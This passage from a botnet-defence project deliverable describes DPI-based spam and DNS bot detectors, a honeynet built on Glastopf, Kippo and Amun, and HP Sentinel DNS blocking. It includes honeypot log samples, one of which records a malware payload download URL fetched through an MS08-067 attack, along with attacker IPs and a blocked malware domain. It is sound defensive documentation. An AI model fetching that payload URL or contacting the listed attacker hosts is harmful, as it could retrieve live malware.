


Figure 59 - SPAM-bot service lifecycle workflow

10.17.6.2.Software requirements

The software requirements are:
Deeper:

- Ubuntu Server 12.04 LTS x64;
- Intel DPDK;
- Python.

Insider (SPAMBot Detector):

- Ubuntu Server 12.04 LTS x64;
- Python;

10.17.6.3.Hardware requirements

- Deeper: 2 CPU 64 bits processors (8 Core) 2,7GHz and 32Gb RAM for server;
- Insider (SPAMBot): 2 CPU 64 bits processors (8 Core) 2,7GHz and 32Gb RAM for server.

10.17.6.4.Configuration and installation

Infrastructure configuration of SPAM-bot is based in deployed Deeper/Insider infrastructure. Therefore must exists at least a Deeper node receiving copy of the networks traffic. This can achieve by local or remote port mirroring in switches or routers, or using network TAP devices. Several Deepers can be deployed if it is needed, for example one per PoP (Point of Presence). Each Deeper will send relevant traffic through a dedicated network interface to a centralized Insider Node.

Insider Node will receive the data sharing the VLAN or VPN with Deepers nodes. Finally SPAM-bot detection module will deliver results through a different network interface. It can be integrated with a SIEM of a Networks operator. In the ACDC context a copy it will be stored locally and accessed by ISPAdaptor.

Component Configuration. Each of the components of SPAM-bot detection has configuration files. The most relevant options are: PATH to retrieve and delivery directories, jobs process order to execute or parameters to fine-grain configuration of algorithms (timeframe, thresholds values). Details are available in installation and operation manuals accessible by ftp.tid.es.

10.18. DNSBot Detector

10.18.1.Overview of the functionality provided

This tool is a DPI (Deep Packet Inspection) product based on generic Hardware and software but offering high performance for inline analysis.

Technology behind this tool is called “Deeper”. This is in-house DPI Software, developed in the field of IP traffic monitoring and analysis to improve the flexibility of current commercial DPI, reduce cost and also highlight relevant traffic partners in the network to enhance traffic monitoring efficiency. Deeper as a tool actually is composed by 2 elements: Deeper and Insider.




Figure 60 - DNS-bot architecture scheme

- Deeper is carrier-grade network probe to capture online real traffic. Deeper’s metadata interface exports selected relevant packets (almost verbatim), combined with aggregated flow accounting. This approach allows traffic interpretation outside the box and even off-line. Also this allows distributing several nodes in different points of the network.
- Insider hosts Deeper’s traffic interpretation logic and centralised signatures, becoming an intuitive tool to handle complex processing chains.

This in-house DPI has the potential for detections of different kinds of malware. DNS-Bot detector is a security module of insider oriented for DNS traffic. This tool has the capacity to filter DNS traffic and make deep (L2-L7) analysis traffic. Detection can be done working over bidirectional traffic to be able to identifying infected users with a bot trying to contact with a C&C, dropper, etc.

This tool is aimed at Identification of ISP residential users or SME clients that generate suspicious DNS traffic caused by malware.

10.18.2.Responsibilities

10.18.2.1. Development

Deeper (DPI) has been completely developed by TID, as part of a proof of concept of low-cost ad high-capacity DPI. DNSBot is the implementation of patented (in process) algorithms to detect bots in an ISP when is deployed on network access nodes.

10.18.2.2.Deployment and Maintenance

Deployment of this tool requires a traffic copy on a ISP access node, usually based on optical fibber tapping or active port mirroring on network devices.

As software based tool using COTs servers, it can be maintain following procedures for maintenance standards servers (software monitoring, ticketing, etc.).

Deployment and maintenance of this tools is completely responsibility of the partner or owner of the Network where is deployed.

10.18.2.3. Operation

DNSbot detector tools support integration with standard network operator procedures, as an application running on a server. Integration procedure is completely responsibility of the partner or owner of the Network where is deployed.

10.18.3.Input Data

As a DPI tools raw network traffic is needed. No filtering or traffic redirection is needed. Data flows expected are align with PoP access node, like BRAS devices.

10.18.4.Output Data

This tool generates and exports aggregate files with detections between time periods (default value = 15 minutes). Output files are text files, fields separated by tabulator, with detections per period of time. Fields definitions are:

- **Timestamp** decimal format when spammer was first seen.
- Spammer **IP address** (public or Private)
- **VLAN** number (1 or 2 in case of QinQ traffic)
    - Detection trigger type (FastFlux, BlackList domain, limits)
- Detection trigger value (Blacklist): **domain sample**
- Detection trigger value (FastFlux): **domain sample**
- Detection trigger value (Limits): **DNS Queries number and register type**

10.18.5.External interfaces

As a sensor, It is preferred to offer an asynchronous behavioural in a client-server model in communications. Standard file transfer protocols are supported. Currently SFTP is use to retrieve new data file into external element

ISP Adaptor TID tool, which is in charge of allowing communication with CCH in standardized ACDC format.

Also the same files can be imported in Management Console to Show relevant data of the detections for support centers.

10.18.6.Deployment

10.18.6.1.Model

General architecture of the Model is described in **Figure 60**. It is a distributed model where:

- One physical server (COTS) host Deeper using 10Gbps Ethernet network cards, that received copy of the network traffic inside of a PoP in the ISP. Usually manage around 70.000 users Landline and Mobile. This device generates useful information and compress de data before sent it to external system through a closed proprietary format;
- High End Server (COTS) host the Insider Logic, deploying different Algorithms flavors. In the case of DNSBot Detector, dedicated algorithm for SMTP protocol is deployed. This Algorithm read the optimized format coming from Deeper and detect the DNS abnormal traffic generated by end users. Alerts files are generated with the result;
- External Console usually deployed n OSS/BSS DataCenter is able to collect different alerts provided by DNSBot Detector and show to the user based in Severity.

Communication between Deeper and Insider is done through a management Network due to it is a low volume traffic thanks to compression rate of Deeper. This model allows scale using open Deeper per PoP on the networks a one or more Centralized Insider with the logic and detection engine. Internal processes are maintained in volatile (RAM) memory to be able to support high processing capacity and low latency in analysis. Only files with traffic compressed and alert files are stored in disk. Next Figure 61 shows the data flow model end to end:




Figure 61 - DNS-bot service lifecycle workflow

10.18.6.2.Software requirements

The software requirements are:
Deeper:

- Ubuntu Server 12.04 LTS x64;
- Intel DPDK;
- Python.

Insider (DNSBot Detector):

- Ubuntu Server 12.04 LTS x64;
- Python.

10.18.6.3.Hardware requirements

- **Deeper:** 2 CPU 64 bits processors (8 Core) 2,7GHz and 32Gb RAM for server;
- **Insider (DNSBot):** 2 CPU 64 bits processors (8 Core) 2,7GHz and 32Gb RAM for server.

10.18.6.4.Configuration and installation

Infrastructure configuration of DNS-bot is based in deployed Deeper/Insider infrastructure. Therefore must exists at least a Deeper node receiving copy of the networks traffic. This can achieve by local or remote port mirroring in switches or routers, or using network TAP devices. Several Deepers can be deployed if it is needed, for example one per PoP (Point of Presence). Each Deeper will send relevant traffic through a dedicated network interface to a centralized Insider Node.

Insider Node will receive the data sharing the VLAN or VPN with Deepers nodes. Finally DNS-bot detection module will deliver results through a different network interface. It can be integrated with a SIEM of a Networks operator. In the ACDC context a copy it will be stored locally and accessed by ISPAdaptor.

Component Configuration. Each of the components of DNS-bot detection has configuration files. The most relevant options are: PATH to retrieve and delivery directories, jobs process order to execute or parameters to fine-grain configuration of algorithms (timeframe, thresholds values). Details are available in installation and operation manuals accessible by ftp.tid.es.

10.19. TID HoneyNet

10.19.1.Overview of the functionality provided

It is a tool that is composed of several network nodes over public Telefónica Spain network that act as honeypots collecting data from different types of attacks. Automatically extract and send relevant information associated with suspicious botnets activity. TID's Honeynet is based in several open source solutions:

- **Glastopf:** simulate web application services to record DDoS attacks and other web vulnerabilities;
- **Kippo:** SSH server simulated. Collect brute force attacks and shell interactions related with attacks;
- **Amun:** Support simulation of several services, including shellcode execution, and binary download.




Figure 62 - TID Honeynet architecture reference

10.19.2.Responsibilities

10.19.2.1. Development

Honeynet is bases on Open source code, where TID adapts the code to achieve the ACDC objectives of offering relevant data about Botnets. All the personalization and development is open source code also available through http://acdc-project.tid.es/software/. Contact info is available at acdc@tid.es.

10.19.2.2.Deployment and Maintenance

Deployment and maintenance of this tool (sensors and centralized node) is completely responsibility of the partner or owner of the Network where is deployed.

10.19.2.3. Operation

Operation of this tool is completely responsibility of the partner or owner of the Network where is deployed.

10.19.3.Input Data

Each type of Sensor has different input data.

Amun honeypot.

This sensor is focused in Malware detection and binary collection. The sensor collect **ALL traffic arriving at CIFS (windows share service): 139 and 445 TCP ports.**

Glastopf honeypot.

This sensor is focused in websites attacks. Glastopf not only simulated a Web service but also simulate the response to vulnerabilities and attacks. Only data related with **web traffic** is collected.

Kippo honeypot.

This sensor expose a SSH server, including a fake command shell, allowing capture illegal access attempts and commands executed. Data input is related with **SSH traffic**.

The sensor collects **ALL traffic arriving at CIFS (windows share service): 139 and 445 TCP ports.**

10.19.4.Output Data

Honeynet generate a lot of information that is stored in local databases or in log files.

Glastopf honeypot

Glastopf log files includes several relevant information:

- **timestamp:** Date of the alert;
- **source_ip:** IP generating the attack;
- **remote_port:** source port used in the attack;
- **head:** HTTP head extracted from event;
- **body:** HTTP body extracted from event;
- **type attack:** pattern of the detected attack;
- **binary_file:** Name of the binary file included.

Following is a log example:

```
(265454, u'2015-07-17 10:47:11', u'66.249.78.228:61332', u'/standard.php?lang=',
u'GET /standard.php?lang= HTTP/1.1\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-
Encoding: gzip,deflate\r\nConnection: Keep-alive\r\nFrom:
googlebot(at)googlebot.com\r\nHost: 80.30.120.17\r\nUser-Agent: Mozilla/5.0
(compatible; Googlebot/2.1; +http://www.google.com/bot.html)', u'unknown', None)
```

Kippo honeypot.

This honeypots generate a great number of logs files detailing sensor activity. Following fields are most relevant:

- **timestamp:** Date of the alert;
- **source_ip:** IP of the attacker;
- **remote_port:** source port of the remote connection attempt.

Following is a log entry example:

```
2015-07-20 09:00:42+0000 [kippo.core.honeypot.HoneyPotSSHFactory] New
connection: 112.33.5.18:55476 (192.168.1.14:22) [session: 16097]
```

Amun honeypot.

Similar to other sensors, amun generate details logs with the activity and attacks received. These are some of the relevant fields:


- **timestamp:** Date of the alert;
- **ip:** IP of the attacker;
- **source_uri:** URI detected where download the malicious payload;
- **vulnerability:** name of a vulnerability if it is known;
- **remote_port:** source port used in the attack;
- **service_attacked:** Name of the victim service objective of the attack;
- **binary_file:** malware sample obtained;
- **sha256_hash:** A previous binary hash calculated.

Following is a log entry from the log files generated by the honeypot sensor:

```
2015-07-14 18:26:47,425 INFO download (http://46.108.110.45:2986/ynff):
dc3bf107c7ee559c3230bff02f92ed29 (size: 89060) - 46.108.110.45:2986 - MS08067
(NetAPI)
```

10.19.5.External interfaces

This sensor reports the information collected to a Centralized Console, where the information is stored and shown. The protocol used is HPfeeds.



Attack Stats

Attacks in the last 24 hours: 12,995

TOP 5 Attacker IPs:

1. 43.255.189.28 (6,765 attacks)
2. 105.111.68.168 (208 attacks)
3. 218.17.208.2 (165 attacks)
4. 87.236.215.18 (148 attacks)
5. 66.249.67.11 (129 attacks)

TOP 5 Attacked ports:

1. 22 (7,944 times)
2. 80 (2,990 times)

Figure 63 - TID Honeynet console

10.19.6.Deployment

10.19.6.1.Model

General architecture of the Model is described in Figure 62. It is a distributed model where connectivity between each Honeypot site and Honeynet Control is made point to point with secure connection bases in SSH tunnels.

There are different types of Honeynet sites:

- **Type A:** includes several physical or virtual machine honeypot servers sharing a common Telefónica IP public address. Usually includes xDSL or FTTH access. In this configuration based on network address translation and port translation (NAPT) only different types of Honeypot can be share the same IP to avoid port conflicts;
- **Type B:** Telefónica Datacenter where a physical or virtual machine server is has a dedicated IP address. In this case several honeypots of the same family can be deployed assigning different IPs;
- **Type C:** Low cost, high-distributed Honeypot node based on Raspberry PI device. Hosted in residential homes behind FTTx or xDSL access;
- **Type D:** Low cost, high-distributed Honeypot node based on Hackberry A10 device. Hosted in residential homes behind FTTx or xDSL access. Also mobile access through 3G dongle is supported;
- **Control:** Honeynet control is deployed in a specific Telefónica Datacentre protected by a Firewall that controls the incoming and outgoing traffic.

Figure 64 describes the process and the flow traffic model. Each sensor generates logs (directly or extracted from the local sensor database) from detected attacks. This information is collected by ISPAdaptor tool and in parallel is sent to Honeynet control through HPfeeds protocol per event generated.




Figure 64 - TID honeynet service lifecycle workflow

10.19.6.2.Software requirements

The software requirements are aligned with open source code:

Control:

- OS Linux, generic;
- MySQL;
- Python;
- Nginx;
- Modern Honey net (http://threatstream.github.io/mhn/).

Sensor Type A, B:

- OS Linux, generic;
- MySQL;
- Python.

Sensor Type C:

- Raspbian;
- MySQL;
- Python.

Sensor Type D:

- Ubuntu Server 14.04LTS (ARM);
- MySQL;
- Python.

10.19.6.3.Hardware requirements

- **Type A,B and Control:** standard server hardware or virtual machines;
- **Type C:** Raspberry PI b+, or Raspberry PI 2;
- **Type D:** Hackberry A10 miniand.

10.19.6.4.Configuration and installation

Infrastructure Configuration

All types of site (except type B) require a basic connectivity between the Servers (physical or virtual) and the Internet. xDSL or FTTH creates the connectivity LAN. Also a basic Firewall rules and a static port forwarding port NAPT between the honeypot sensor and Internet is needed.

Type B requires define a specific VLANs inside of the infrastructure of the site.

Additionally several Firewalls rules has been defined in the access to Central Honeypot control. These are the rules to apply:

Flow	Source IP	Destination IP	Port	Protocol	Description
1	Honeypot Manager	Honeypot Sensor List	<Non standard port>	SSH	Honeypot local management
2	any	Honeypot Manager	80 443	HTTP	Honeypot remote management
3	honeypot Sensor List	Honeypot Manager	10000	Hpfeeds	Honeypot reports
4	ISPAdaptor	honeypot Sensor List	<Non standard port>	SSH	Sensor data collection

Figure 65 – Firewall rules

Component Configuration

Each of the honeypot servers has a configuration template specific of the family of open source code use. Configuration in this nodes (amun, glastopf and Kippo) follows open source installation documents. Specific configurations are documented in installation manual available in http://acdc-project.tid.es/software/.

In order to implement the connectivity and honeypot data collection using Internet, it has been configured a list of SSH client servers in dedicated port in each honeypot server. This port has been selected to be more difficult for automatic tracking avoiding standard 22-port number.

10.20. HP Sentinel

10.20.1.Overview of the functionality provided

Hewlett-Packard Sentinel is a Malware detection tool based on Software Defined Network (SDN) Architecture. This solution Use a Hewlett-Packard network switch with OpenFlow capacities and a Security Openflow controller (Hewlett-Packard Sentinel) in charge of compare each DNS query crossing the switch against a Blacklist of Malware Domains from HP's DVLabs. When a user connected to the switch generate a DNS Query (for example a malware specimen trying to contact with his C&C), the DNS packet is redirected by Openflow to the controller and when it match against Black list discarded. This way botnet activity is detected and mitigated in the same step.




Figure 66 - HP Sentinel architecture

10.20.2.Responsibilities

10.20.2.1.Development

HP Sentinel is a commercial product of HP, who is responsible for the development of the product. TID's adaptation for ACDC contact info is available at acdc@tid.es.

10.20.2.2.Deployment and Maintenance

Deployment and maintenance of this tools is completely responsibility of the partner or owner of the Network where is deployed. Additional support for Sentinel can be obtained through HP official support channel. . TID's adaptation for ACDC contact info is available at acdc@tid.es.

10.20.2.3. Operation

Integration procedure is completely responsibility of the partner or owner of the Network where is deployed.

10.20.3.Input Data

This tool is deployed in network switches and thanks to control rules based on OpenFlow protocol, collect all data of DNS queries that cross the network.


10.20.4.Output Data

Output data is based on log files that include IP address of infected user by a botnet; date time reference; Kind of malware (spam, botnet, phishing,...) and Domain queried. Output data is generated in real time. The template of the logs generated is:

```
<Datetime>  CEF:<number>|<Vendor name>|<SDN Controller
hostname>|<Version>|<number>|DNS query notification|6|msg=OF Switch ID: <MAC
Address> InPort: <port number> Score: <value>, Tags:<type of domain>
dvc=<switch_IP> src=<infected IP> act=<NOTIFY,DROP,DROP_NOTIFY> dhost=<malware
domain>
```

10.20.5.External interfaces

HP Sentinel support a console management to define personalized black/white list, review events and last detection. Also allows querying if a specific domain is blacklisted. This information is obtained directly from the internal database of the HP Sentinel.



Incoming DNS request count: 986479
Blocked DNS request count: 949
Last blocked request: derezivmorda.ru at 11:11 AM, Jul 16, 2015 +0200

Filter Policies

Select	Status	Type	Reputation Level
	Active	Botnet	>= 80
	Active	Malware	>= 80
	Active	Spam	>= 80
	Active	Phishing	>= 80
	Active	Web attacks	>= 80

Table 28 - HP Sentinel dashboard

10.20.6.Deployment

10.20.6.1.Model

General workflow is depicted in Figure 67. DNS queries detected and blocked by HP Sentinel generates an event logs. This event is collected by an Event manager in the company to allow to diagnose the infections. Also each of these Alerts are forwarded to the TID module ISPadaptorSTIX that is charge of normalize to STIX format and forward the alert to the ACDC STIXagregator, that will be in charge deliver the information to the CCH. Alternative flow is supported where these logs are sent to ISPAdaptor for direct notification to CCH.




Figure 67 - HP Sentinel workflow

10.20.6.2.Software requirements

Sentinel Controller:

- Standard Ubuntu 12.04LTS x64
- Syslogd
- Python

10.20.6.3.Hardware requirements

Sentinel Controller: Standard generic Server. 1Core and 4 Gb RAM.
Switch with Openflow 1.0 capacity.

10.20.6.4.Configuration and installation

Infrastructure Configuration

The core element of the infrastructure is the network device, the switch or router. The switch must support and activate OpenFlow version 1.0. OpenFlow configuration is vendor specific, but in general, includes an IP a port of the OpenFlow controller server, and physical and logical ports assignment to be controlled by OpenFlow.

Also auxiliary network connectivity between the switch and the Sentinel controller must be done:

- VLANs creations;
- Routing between Different servers: Internal DNS servers, Sentinel controller, SIEM;
- Internet connectivity to update reputation domain list and to deliver info to ACDC.

Component Configuration

HP Sentinel includes a configuration file /usr/local/Sentinel/files/sentinel_config.properties. It must be use default values, only the following parameters must be to adapted:

